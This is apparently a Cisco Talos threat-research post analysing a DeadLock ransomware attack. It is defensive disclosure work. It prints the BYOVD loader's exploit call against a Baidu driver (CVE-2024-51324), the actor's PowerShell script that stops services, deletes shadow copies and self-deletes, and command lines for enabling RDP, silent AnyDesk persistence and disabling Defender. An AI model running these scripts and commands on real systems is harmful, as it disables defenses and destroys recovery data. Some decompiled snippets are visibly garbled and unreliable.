

New BYOVD loader behind DeadLock ransomware attack

blog.talosintelligence.com/byovd-loader-deadlock-ransomware

Jordyn Dunk

December 9, 2025



[Threat Spotlight ransomware](#)

- While tracking ransomware activities, Cisco Talos uncovered new tactics, techniques, and procedures (TTPs) linked to a financially motivated threat actor targeting victims with DeadLock ransomware.
- The actor used the Bring Your Own Vulnerable Driver (BYOVD) technique with a previously unknown loader to exploit the Baidu Antivirus driver vulnerability ([CVE-2024-51324](#)), enabling the termination of endpoint detection and response (EDR) processes.
- The actor ran a PowerShell script that bypasses User Account Control (UAC), disables Windows Defender, terminates various security, backup, and database services, and deletes all volume shadow copies to prevent system recovery.
- The DeadLock ransomware targets Windows machines with a custom stream cipher encryption algorithm that uses time-based cryptographic keys to encrypt files.

- This custom encryption method allows DeadLock ransomware to effectively encrypt different file types in enterprise environments while preventing system corruption through selective targeting and anti-forensics techniques, which complicate recovery.

Disabling EDR services via BYOVD technique

[T1211 – Exploitation for defense evasion](#)

Talos observed a threat actor leveraging a BYOVD technique to disable endpoint detection and escalate privileges in an attack that eventually delivered DeadLock ransomware as the payload.

The attack relied on “BdApiUtil.sys”, a legitimate Baidu Antivirus driver containing an Improper Privilege Management vulnerability with [CVE-2024-51324](#)—which the actor disguised using the file name “DriverGay.sys”. This Improper Privilege Management vulnerability exposes a critical function in the driver program that allows unprivileged users to terminate any process on the system at the kernel level.

The attack began when the actor dropped the loader (using the file name “EDRGay.exe”) and the vulnerable driver into the victim's Videos folder and ran the loader. The loader, running in user mode, initializes the driver and establishes a connection via the `CreateFile()` Windows API. It specifies the driver's real device name (“\\.\BdApiUtil”) to obtain a handle which essentially acts as a “ticket” to authorize future communication between the loader and the driver.

Once connected, the loader enumerates running system processes to identify the process ID (PID) of the target antivirus or EDR solution. To trigger the exploit, it calls the `DeviceIoControl()` function, passing the target PID along with the specific I/O Control Code (IOCTL) 0x800024b4.

This 32-bit IOCTL value is structured to instruct the driver exactly how to operate:

- Device Type: 0x8000
- Access: 0x0 (FILE_ANY_ACCESS)
- Method: 0x0 (METHOD_BUFFERED)
- Function Code: 0x92D

```

0040246d MOV     EDX,s"\\.\BdApiUtil[-]_CTL_call_tail_0040x364" = "\\.\BdApiUtil[-] CTL call fail\n"
00402472 PUSH    0xd
00402478 CALL    EBX_004033b4 Handle to the vulnerable driver
00402476 POP     BAX
0040247a NOV     EDX,dword ptr [ESP + 0x24]
0040247a PUSH    0x0 HANDLE htemplateFile for CreateFileW
00402480 PUSH    0x0 DWORD dxFlagsAndAttributes for CreateFileW
00402482 PUSH    0x3 DWORD dxCreationDisposition for CreateFileW
00402488 PUSH    0x8 LPSECURITY_ATTRIBUTES lpSecurityAttributes for CreateFileW
00402486 PUSH    0x3 DWORD dxShareMode for CreateFileW
00402488 PUSH    0xf01ff DWORD dxDesiredAccess for CreateFileW
0040248d PUSH    EHX LPCSTR lpFileName for CreateFileW
0040248a CALL    KERNEL32.DLL::CreateFile HANDLE CreateFile(LPCSTR lpFileName, DWORD dxDesiredAccess,
00402493 NOV     ECX,dword ptr [KSP + 0x20]
00402497 NOV     EDX,EBX
00402498 NOV     EDI,EAX
0040249b CALL    frec_memory_helper undefined4 frec_memory_helper(int param_1, LPVOID param_2)
004024a0 CMP     EDI,-0x1
004024a3 JX      LAB_00402531
004024a8 MOV     EAX,dword ptr [KSP + 0x170]
004024b0 AND     dword ptr [ESP + 0xb0],0x0
004024b0 AND     dword ptr [ESP + 0xc0],0x0
004024c0 MOV     dword ptr [ESP + 0x80],BAX
004024c7 PUSH    0x0
004024c9 LEA     EAX,[ESP + 0xb4]
004024d3 PUSH    EAX LPOVERLAPPED lpOverlapped for DeviceIoControl
004024d1 PUSH    0x4 LPPWORD lpbytesReturned for DeviceIoControl
004024d3 PGP     XAX
004024d4 PUSH    EAX DWORD nOutBufferSize for DeviceIoControl
004024d5 LEA     ECX,[ESP + 0xcc]
004024dc PUSH    ECX LPVOID lpOutBuffer for DeviceIoControl
004024dd PUSH    EAX DWORD nInBufferSize for DeviceIoControl
004024de LKA     XAX,[ESP + 0xb4] Targeted Process 10
004024a5 PUSH    XAX LPVOID lpInBuffer for DeviceIoControl
004024ef PUSH    0x800024b4 IOCTL command to exploit the vulnerability DWORD dxIoControlCode for DeviceIoControl
004024eb PUSH    EDI HANDLE hDevice for DeviceIoControl
004024ec CALL    KERNEL32.DLL::DeviceIoControl BOOL DeviceIoControl(HANDLE hDevice, DWORD dxIoControlCode,

```

Figure 1. Function snippet of the loader, EDRGay, loading the driver and sending the IOCTL command.

Upon receiving the request, the driver decodes the function code 0x92D as a "terminate process" command. Due to the CVE-2024-51324 vulnerability, the driver fails to validate if the user-mode program has the necessary permissions to make this request. Because the driver operates in kernel mode with the highest system privileges, it blindly accepts the command and executes `ZwTerminateProcess()`, instantly killing the targeted security service.

```

int ProcessTerminationHandler(undefined8 param_1,undefined8 param_2)
{
    int iVar1;
    int iVar2;
    int iVar3;

    *(undefined8 *) (param_2 + 0x30) = 0;
    iVar1 = (int *) (*(longlong *) (param_2 - 0xb8) + 0x10);
    iVar2 = (int *) (*(longlong *) (param_2 - 0xb8) + 0x10);
    iVar3 = -0x3ffff115;
    if (iVar1 == -0x3ffffdbic) {
        if (iVar2 == 41 {
            /* Calls TerminateProcessByPID with process ID from loader input */
            iVar3 = TerminateProcessByPID((int **) [param_2 + 0x18]);
        }
    }
    else if ((iVar1 == -0x7ffdb48) && (iVar2 == 4)) {
        iVar3 = FUN_00015370((int **) [param_2 + 0x18]);
    }
    (int *) (param_2 + 0x30) = iVar3;
    IOCompleteRequest(param_2,0);
    return iVar3;
}

int TerminateProcessByPID(int param_1)
{
    int iVar1;
    longlong local_res10;
    longlong local_res18 [2];

    local_res10 = 0;
    local_res18[0] = 0;
    if ((param_1 != 0) && (param_1 != 4)) {
        iVar1 = PsLookupProcessByProcessId(param_1,&local_res10);
        if (iVar1 == 4) {
            iVar1 = UDCOpenObjectByPointer(local_res10,0x200,0,0x11111111,0,0,local_res18);
            if (-1 < iVar1) {
                iVar1 = ZwPerminateProcess(local_res18[0],0);
            }
        }
        if (local_res11 != 0) {
            CbfReferenceObject();
        }
        if (local_res18[0] != 0) {
            SxClose();
        }
        return iVar1;
    }
    return -0x311111113;
}

```

Figure 2. Function snippets of vulnerable drivers for terminating the targeted processes.

PowerShell script for inhibiting system recovery

[T1548.002 - Bypass User Account Control](#)

[T1490 – Inhibit system recovery](#)

Talos observed that the threat actor executed a PowerShell script in the victim's machine before the encryption process. The PowerShell script is a pre-encryption preparation component of the attack that the actor used to bypass the UAC, disable the detection services, and inhibit the system recovery of the victim machine.

The script implements a privilege escalation mechanism through the **Test-Admin** function that automatically detects current user permissions and re-launches itself with administrative privileges using the Verb **RunAs** parameter, ensuring it operates with the necessary system-level access required for service manipulation and shadow copy deletion. This elevation technique bypasses UAC prompts through the **exec bypass** execution policy override, allowing the script to execute without standard PowerShell security restrictions.

```
param([switch]$Elevated)

function Test-Admin {
    $currentUser = New-Object Security.Principal.WindowsPrincipal
    $([Security.Principal.WindowsIdentity]::GetCurrent())
    $currentUser.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
}

if ((Test-Admin) -eq $false) {
    if ($elevated) {
    } else {
        Start-Process powershell.exe -Verb RunAs -ArgumentList ('-exec bypass -file "{0}" -elevated' -f
($myinvocation.MyCommand.Definition))
    }
    exit
}
```

Figure 3. Snippet of the PowerShell script escalating the privilege.

The main functionality of the script centers around service termination, designed to disable security software, backup systems, and database applications that could affect the ransomware encryption process. It includes an extensive exclusion list of Windows services that must remain operational to maintain basic functionality of the system for ransom payment discussions and processing, including core networking services (Winrm, Dns, Dhcp), authentication mechanisms (Kdc, Netlogon, Lsm), and essential system components (Rpcss, Plugplay, Eventlog).

The script targets the running services outside the exclusion list, which not only terminates active services but permanently disables their startup configuration to prevent automatic recovery during system reboots.

The script executes commands to delete all volume shadow copy snapshots, eliminating the victim's ability to recover the system. It has a self-deletion mechanism that removes the traces of its existence in the victim machine, hindering the forensic analysis efforts.

```

$servicesNotToStop =
"UdkUserSvc*", "DevicesFlowUserSvc*", "AarSvc*", "WpnUserService*", "CDPUserSvc*", "cbdhsvc*", "UserDataSvc*",
"PimIndexMaintenanceSvc*", "UnistoreSvc*", "vmicguestinterface", "vmicheartbeat", "vmickvpexchange", "vmicr
dv", "vmicshutdown", "vmictimesync", "vmicvss", "LicenseService", "MSSEARCH", "smphost", "SrmReports", "SrmSvc",
"ddpvssvc", "msiserver", "KtmRm", "DeviceInstall", "Onesyncsvc*", "WsusService", "NgcSvc", "ClipSVC", "ALG", "F
ileSyncHelper", "LxpSvc", "dmwappushservice", "PeerDistSvc", "Eaphost", "WlanSvc", "WwanSvc", "dot3svc", "serve
r", "workstation", "WinDefend", "WSRM", "WINS", "silsvc", "WaaSMedicSvc", "NgcCtnrSvc", "RmSvc", "Adws", "adfssrv
", "Aelookupsvc", "Anydesk", "Apphostsvc", "Appinfo", "Appmgmt", "Appxsvc", "Bfe", "Bits", "BrokerInfrastructure
", "Browser", "Bthavctpsvc", "camsvc", "Cdpsvc", "Certpropsvc", "CscService", "Certsvc", "SmbWitness", "Clusssvc",
"Comsysapp", "Coremessagingregistrar", "Cryptsvc", "MMCSS", "Dbxsvc", "dbupdate", "dbupdatem", "Dcomlaunch", "
Deviceassociationsservice", "Dfs", "NfsClnt", "NfsService", "Dfsr", "Dhcp", "Dhcpserver", "Diagtrack", "TabletIn
putService", "DispBrokerDesktopSvc", "Dns", "Dnscache", "Dnsproxy", "Dosvc", "Dps", "Dsmsvc", "DusmSvc", "Dssvc",
"Efs", "Eventlog", "NtLmSsp", "Eventsystem", "Fdphost", "Fdrespub", "Fontcache*", "Gpsvc", "Hidserv", "Hvhost",
"Ias", "Ikeext", "Iphlpsvc", "IsmServ", "Kdc", "Kdssvc", "Keyiso", "Kpssvc", "Lanmanserver", "Lanmanworkstation",
"Lfsvc", "LicenseManager", "Lmhosts", "Lsm", "LSM", "Mpssvc", "Msdtc", "WinTarget", "Msiscsi", "Msmq", "Ncbservi
ce", "Netlogon", "Netman", "Netprofm", "Netsetupsvc", "WZCSVC", "Nlasvc", "Nla", "SharedAccess", "Nsi", "Ntds", "N
tfrs", "UPlugPlay", "Plugplay", "Policyagent", "Power", "Profsvc", "Psexesvc", "Ramgmtsvc", "Rasauto", "Rasman",
"Remoteaccess", "Remoteregistry", "Rpcceptmapper", "Rpchttplbs", "Rpcss", "Samss", "Scdeviceenum", "Schedule", "
Seclogon", "Securityhealthservice", "Sens", "Sessionenv", "Shellhwdetection", "Ssdpsrv", "Sstpsvc", "Staterepo
sitory", "SgrmBroker", "Stisvc", "Storsvc", "Swprv", "Sysmain", "ProtectedStorage", "Systemeventsbroker", "RDMS
", "rpcapd", "Tapisrv", "TermService", "Tssdis", "TScPubRPC", "TermServLicensing", "Themes", "Tiledatamodelsvc",
"Timebroker", "Timebrokersvc", "Tokenbroker", "Trkws", "Trustedinstaller", "Tsgateway", "Ualsvc", "uhssvc", "
UmrdpService", "Upnphost", "Usermanager", "Uxsms", "OneDrive Updater
Service", "lltdsvc", "Vaultsvc", "Vds", "vmicvmession", "Vmcompute", "Vmms", "nvspwmi", "vhdsvc", "Vss", "W32tim
e", "Was", "Wcmsvc", "wcncsvc", "wscsvc", "Wdiservicehost", "Webclient", "Winhttpautoproxy", "Winmgmt", "Winr
m", "Wlidsvc", "Wmiapsrv", "Wpdbusenum", "WpnService", "Wsearch", "dmservice", "Wuauerv", "Wudfsvc"

Get-Service -Exclude $servicesNotToStop | ? { $_.Status -eq "Running" } | Set-Service -PassThru -
StartupType Disabled | Stop-Service -Force
WMIObject Win32_ShadowCopy | remove-wmiobject
Remove-Item -LiteralPath $MyInvocation.MyCommand.Path -Force

```

Figure 4. Snippet of the PowerShell script deleting the shadowcopy.

Talos found that the threat actor disabled several other commands in the script that are designed to eliminate network shares and terminate system process and services through alternative methods. The network share deletion commands target specific Windows file sharing infrastructure through Windows Management Instrumentation (WMI) queries, removing all standard network shares while preserving administrative and domain controller shares, effectively isolating the infected system from network file sharing capabilities that could be used for lateral movement or data exfiltration activities. Subsequently, there are commands that target print-related shares by removing `print$` and `prnproc$` administrative shares, disrupting network printing services that could potentially be used as communication channels or recovery mechanisms.

There are also process termination commands which are designed to directly kill the PIDs associated with the running services that are not on the exclusion list, bypassing standard service shutdown procedures that would trigger alerts before termination.

Talos spotted a service startup modification command in the script that shows the advanced Windows service management techniques used to permanently alter service startup configurations, ensuring that even after system reboots, targeted services remain disabled.

We also observed a file-based exclusion technique in the final section of the script where it reads the exclusion service names from an external file "run[.]txt", indicating the dynamic control of the service exclusion list depending upon the targeted environments.

```

### WmiObject Win32_share -Filter {NOT Name LIKE '%$%' and (NOT Name LIKE 'SYSVOL' and NOT Name LIKE 'NETLOGON')}}
| remove-wmiobject
### WmiObject Win32_share -Filter {Name LIKE 'print$'} | remove-wmiobject
### WmiObject Win32_share -Filter {Name LIKE 'prnproc$'} | remove-wmiobject

### spps -Id (WmiObject Win32_Service | Where-Object {$_.State -like "Running" -and $servicesNotToStop -notcontains
$_.Name}).ProcessId -Force

###(WmiObject Win32_Service | Where-Object { $_.State -like "Running" } | Select-Object -Property Name) | Stop-
Service -Exclude $servicesNotToStop -Force -WhatIf
###(WmiObject Win32_Service | Where-Object { $_.State -like "Running" -and $servicesNotToStop -notcontains $_.Name }
| Select-Object -Property Name) | Stop-Service -Force -WhatIf
###(WmiObject Win32_Service | Where-Object { $_.State -like "Running" -and $servicesNotToStop -notcontains $_.Name
}) | Stop-Service -Exclude $servicesNotToStop -Force -WhatIf

###(WmiObject Win32_Service | Where-Object { $_.State -like "Running" -and $servicesNotToStop -notcontains $_.Name }
| Select-Object -Property Name) | ForEach-Object {
### Set-Service $_.Name -StartupType disabled -WhatIf | Stop-Service -Force -WhatIf
###}

###Get-Service | where-object { $_.Status -eq "Running" -and $servicesNotToStop -notcontains $_.Name } | % { Set-
Service -PassThru $_.Name -StartupType Disabled | Stop-Service -Force }
###Get-Service | where-object { $_.Status -eq "Running" -and $servicesNotToStop -notcontains $_.Name } | % { Stop-
Service -InputObject $_ -WhatIf }
###Get-Service | where-object { $_.Status -eq "Running" -and $servicesNotToStop -notcontains $_.Name } | % { Stop-
Service $_.Name -WhatIf }

###if ((get-wmiobject win32_service -filter "name='the service'").state -eq "Running") {
### (get-wmiobject win32_service -filter "name='the service'").stopService()
###} # Stops the service if it is running
###([wmi]'Win32_Service.Name="Spooler").ChangeStartMode('Automatic').ReturnValue
###([wmi]'Win32_Service.Name="Spooler").ChangeStartMode('Manual').ReturnValue

###$ServiceRunName = Get-Service | where-object { $_.Status -eq "Running" } | Select-Object -ExpandProperty Name
###$fileServices = Get-Content "..\run.txt"
###If ($null -ne $fileServices) {
###    foreach ($service in $ServiceRunName) {
###        foreach ($serviceNotToStop in $fileServices) {
###            if ($service -ne $serviceNotToStop) {
###                Stop-Service $service -WhatIf
###                break
###            }
###        }
###    }
###}
###}
###}

```

Figure 5. Snippet of PowerShell script with alternative methods of terminating the targeted services.

Other notable TTPs

Talos discovered several other notable TTPs of the DeadLock ransomware attacks from the telemetry data. Our assessment revealed that the actor had access to the victim's network five days prior to the ransomware deployment.

Initial access and system registry modification

[T1078 – Valid Accounts](#)

[T1112 – Modify Registry](#)

[T1021.001 - Remote Desktop Protocol](#)

[T1562.004 - Disable or Modify System Firewall](#)

[T1569.002 - Service execution](#)

Talos suspects that the threat actor leverages the compromised valid accounts to gain access to the victim's machine based on telemetry data.

Upon gaining the system access, we observed that the threat actor attempted to enable and expose remote access services on the victim machine by using the `reg add` command to modify the `fDenyTSConnections` registry value, which directly enables the machine to accept Remote Desktop Protocol (RDP) connections. Then, the actor executed the `netsh advfirewall` command to create a new inbound firewall rule, opening TCP port 3389 to ensure RDP traffic isn't blocked. Finally, they used `sc config` and `sc start` to change the `RemoteRegistry` service to `on-demand` and immediately start it, allowing them to query and modify the system's registry from another machine for further reconnaissance and configuration modifications.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

```
netsh advfirewall firewall add rule name=allow RemoteDesktop dir=in protocol=TCP localport=3389 action=allow
```

```
sc config RemoteRegistry start= demand
```

```
Sc start RemoteRegistry
```

Remote access for persistent connection

[T1219.002 - Remote Desktop Software](#)

We assess that the threat actor, operating from a compromised user account, installed a new instance of AnyDesk on a specific host one day prior to an encryption event. This action was likely taken to establish persistent, remote access.

While other instances of AnyDesk were already present in the environment, this new installation was suspicious. The actor used a specific sequence of commands to silently install the software, configure it to start with Windows, and set up a password for unattended access, while disabling updates that might terminate the actor's connection to the victim's machine.

```
C:\AnyDesk.exe --install C:\Program Files (x86)\AnyDesk --start-with-win --silent --update-disabled
```

```
C:\Program Files (x86)\AnyDesk\AnyDesk.exe --start-service
```

```
C:\Program Files (x86)\AnyDesk\AnyDesk.exe --set-password
```

```
C:\Program Files (x86)\AnyDesk\AnyDesk.exe --control
```

Reconnaissance and lateral movement

[T1018 - Remote System Discovery](#)

[T1069.002 - Domain discovery](#)

[T1033 - System owner / user discovery](#)

[T1046 - Network service discovery](#)

[T1218.014 - System Binary proxy execution: MMC](#)

[T1102 – Web Service](#)

Talos observed several commands the actor executed for internal reconnaissance and lateral movement within the victim environment following the AnyDesk installation, highlighting their intent to discover and move to high-value targets.

The actor attempted to discover domain controllers, query the domain structure, and enumerate the privileged groups and their members. They performed a connectivity test using a `ping` command to see if a target machine was reachable and checked the logged-on user details by executing the `Quser` command.

Then, with the discovered internal IP addresses, the actor moved laterally by executing the `mstsc` command to start the Remote Desktop Protocol (RDP) session. They also executed the `mmc.exe compmgmt.msc` command, which is an alternative remote computer management command without a full interactive RDP session. Finally, the actor executed `iexplore.exe`, likely to access an internal web resource.

```
Nltest /dclist
```

```
Nltest
```

```
Nltest dclist: DC HOST NAME
```

```
Net local group /domain
```

```
Mstsc.exe /v:
```

```
Ping
```

```
Quser
```

```
iexplore.exe http: INTERNAL IP ADDRESS
```

```
mmc.exe compmgmt.msc /computer: INTERNAL IP ADDRESS
```

Impair defenses

[T1562.001 - Disable or Modify tools](#)

[T1218 – System Binary Proxy Execution](#)

Talos observed that the actor modified the Windows Defender settings using legitimate Windows executable `SystemSettingsAdminFlows.exe`. By executing the following commands, the actor disabled Real-Time Protection (RTP) in Windows Defender. They subsequently disabled cloud-based protections through the command `SpynetReporting 0`, which stops the machine from sending threat reports to Microsoft. The command `SubmitSamplesConsent 0` prevents Windows Defender from automatically submitting suspicious files for analysis.

```
SystemSettingsAdminFlows.exe Defender RTP 1
```

```
SystemSettingsAdminFlows.exe Defender SpynetReporting 0
```

```
SystemSettingsAdminFlows.exe Defender SubmitSamplesConsent 0
```

```
SystemSettingsAdminFlows.exe Defender DisableEnhancedNotifications 1
```

DeadLock ransomware

Talos observed that the threat actor deployed DeadLock ransomware as the payload in their attack. DeadLock ransomware has been active since as early as July 2025 and, unlike other ransomware actors, this threat actor does not operate a data leak site. Instead, victims are persuaded to contact the threat actor operating the DeadLock ransomware via Session messenger.

The DeadLock ransomware encryptor is specifically designed to target the Windows environment. The encryptor binary was written in C++ and compiled in July 2025, indicating the start time of the threat actor's operation.

Upon execution, the DeadLock ransomware immediately drops and executes an embedded batch script (.cmd) in the victim's "ProgramData" folder. This script functions as a loader, first preparing the system by setting up the console code page to UTF-8 by executing the command `chcp 65001`. This step ensures that the ransom note can be displayed correctly, even with special or non-English characters. After configuring the environment, the script stealthily launches the main ransomware binary and then deletes itself to remove its tracks.



```
@echo off
chcp 65001 > NUL
"Ransomware binary path"
del %0
```

Figure 6. Malicious batch file that re-runs the ransomware binary.

The ransomware then uses a process hollowing technique to inject itself into the targeted process `rundll32.exe`, masquerading as a normal system process in the victim machine.

Ransomware configuration data

The DeadLock ransomware relies on a massive 8,888-byte configuration block embedded directly within its binary to dictate its entire operational strategy. Upon execution, the ransomware parses this data using pipe (|) delimiters and loads the structure into memory in the following format:

```
[CRYPTO_SEED] | [TIMING] | [PROCESSES] | [SERVICES] | [EXCLUDED_EXTENSIONS] |  
[EXCLUDED_PATHS] | [CAMPAIGN_ID] | [RANSOM_NOTE] | [HTML_MARKER] | [VISUAL_DATA]
```




Figure 7. DeadLock ransomware configuration data in the system memory.

Talos identified a hardcoded 65-character numeric string within the configuration that serves as the base key for the encryption function:

10581067105910871088211520721049106420921068109010791065111492178193

This key is coupled with specific timing parameters (1000, 0055242988), which are likely used to implement execution delays and initialize pseudo-random number generation seeds.

The configuration contains a comprehensive "kill list" designed to disable security controls, remote access tools, and file-locking applications.

The ransomware terminates standard Windows utilities (e.g., Explorer, PowerShell, Task Manager), alongside specific high-value targets:

- **Remote access:** AnyDesk, RustDesk, Microsoft Remote Desktop connection (mstsc).
- **Cloud storage:** Dropbox, OneDrive.
- **Security:** Antimalware Service (msmpeng), SecurityHealthService, SmartScreen.

The ransomware targets services to release file handles and disable defenses, specifically:

- **Databases:** Microsoft SQL Server (including named instances like MSSQL\$VEEAMSQL2012), Sybase SQL Anywhere (dbsrv12), and MySQL (FishbowlMySQL).
- **Backup and recovery:** Enterprise solutions including Veeam (VeeamTransportSvc), Veritas Backup Exec, Acronis, CA Arcserve, and Carbonite.
- **Security suites:** Endpoint protection components from Symantec/Norton (ccEvtMgr, RTVscan), McAfee (MVAarmor), and 360 Security defender (zhudongfangyu).
- **Business applications:** Intuit QuickBooks, Microsoft Exchange, Apache Tomcat, and VMware tools (vmware-usbarbitator6s4).

To ensure the OS remains stable enough for the victim to pay the ransom, the configuration enforces strict exclusion lists:

- **Critical folders:** \$recycle.bin, Program Files, ProgramData, Windows, and System Volume Information.
- **File extensions:** A vast list of executables, drivers, and system files, including .exe, .dll, .sys, .msi, .lnk, and .boot.
- **Critical files:** Boot loaders and system configuration files, such as bootmgr, ntldr, ntuser.dat, and desktop.ini.

The configuration block also stores the full plaintext ransom note along with an HTML marker (`<!doctype html>`) indicates the ransomware is also capable of generating an HTML version of the note. Additionally, Talos observed a unique 64-character, SHA256-like hash value which likely serves as a specific campaign identifier or infection marker.

DeadLock ransomware encryption process

The Deadlock ransomware encryption operation is a sophisticated approach which includes recursive directory traversal, memory-mapped file I/O, custom stream cipher implementation, and multi-threaded processing to efficiently encrypt entire file systems while avoiding detections through custom cryptographic implementations rather than standard Windows cryptographic APIs.

DeadLock ransomware encryption process execution flow




Figure 8. DeadLock ransomware encryption process flow diagram.

The encryption orchestration function begins its operation with the recursive directory traversal to enumerate all accessible files on the target system while applying the exclusion filters from the parsed configuration data.

Then the encryption orchestration function executes another key generation function that relies on time-based seeding from system timers through the function `GetSystemTimeAsFileTime` along with complex mathematical operations producing 8-byte pseudo-random encryption key streams.

Finally, it executes the core encryption function which first performs a UTF-8 validation check on the file's content and processes file data in 16-byte blocks. For each byte it applies to the stream cipher using the generated pseudo-random key stream, ultimately encrypting the file data in the memory and writing the encrypted result back to the filesystem. Then the ransomware renames the encrypted file by appending the hexadecimal identifier and the file extension `".dlock"` to the encrypted files.

```

uVar6 = [param_32] Size of data to encrypt
local_40 = [param_32] Pointer to file data buffer
local_38 = iVar4;
while (iVar7 = local_40, 0xf < uVar8) {
    for (iVar3 = -0a10; iVar3 != 0; iVar3 = iVar3 - 1) {
        (&stack0xffffffff)[iVar3] = (byte)**(byte *) [param_2 + 0a10 + iVar3] >> 7;
    }
    cVar1 = '\0';
    iVar3 = -0a10;
    do {
        cVar1 = cVar1 + (&stack0xffffffff)[iVar3];
        iVar3 = iVar3 + 1;
    } while (iVar3 != 0);
    if (cVar1 != '\a10') break;
    iVar3 = param_2;
    local_34 = uVar0;
    local_30 = uVar5;
    for (iVar7 = -0a16; iVar7 != 0; iVar7 = iVar7 - 1) {
        uVar2 = (*(code *)param_4)(iVar3); Calls Stream_Cipher_algorithm
        *(undefined1 *) (iVar4 + 0x10 + iVar7) = uVar2;
        iVar3 = uVar3 + 1;
    }
    param_2 = param_2 + 0x10;
    iVar6 = iVar4 + 0x10;
    uVar6 = local_30 + 0x10;
    uVar0 = local_30 - 0x10;
}
do {
    if (uVar8 == 0) {
        uVar5 = 0;
        uVar5 = param_2;
LAB_0000d25d:
        *(uint *) (local_3c + 1) = uVar5;
        *local_3c = CGNCA744(&stack_22, local_2c);
        *(uint *) ((int)local_3c + 0xc) = iVar7 + uVar6;
        *(uint *) (local_3c + 2) = uVar6;
        return;
    }
    local_41 = *(char *) (iVar7 + uVar6);
    uVar5 = uVar8;
    if (local_41 < '\0') goto LAB_0040d250;
    uVar2 = (*(code *) [param_4])(&local_41); Calls Stream_Cipher_algorithm
    *(undefined1 *) (local_38 + uVar6) = uVar2;
    uVar6 = uVar5 + 1;
    uVar5 = uVar5 - 1;
} while( true );

```

Stream Cipher_algorithm

0040d175	NOV	EXX, dword ptr [ESP + 0x4]
0040d17b	NOV	CL, byte ptr [SAX]
0040d17b	NOV	FAX, KEX
0040d17d	ADD	AL, 0xbf
0040d17f	CMP	AL, 0x1a
0040d181	SKTC	AL
0040d184	SHL	AL, 0x5
0040d187	OR	AL, CL
0040d189	RET	

Figure 9. DeadLock ransomware's core encryption function applies to a stream cipher algorithm to encrypt the targeted files.

To evade the automated sandbox analysis, the ransomware executes a delay function, which implements a 50-second delay before it initiates the encryption action.

```

{
HANDLE htimer;
BOOL BVar1;
DWORD DVar2;
LARGE_INTEGER alStack_20 [2];

hTimer = (HANDLE)FUN_00419d90((LPSECURITY_ATTRIBUTES)0x0, (LPCWSTR)0x0, 2);
if (hTimer != (HANDLE)0x0) {
    alStack_20[0]._0_4_ = -(param_1 / 100);
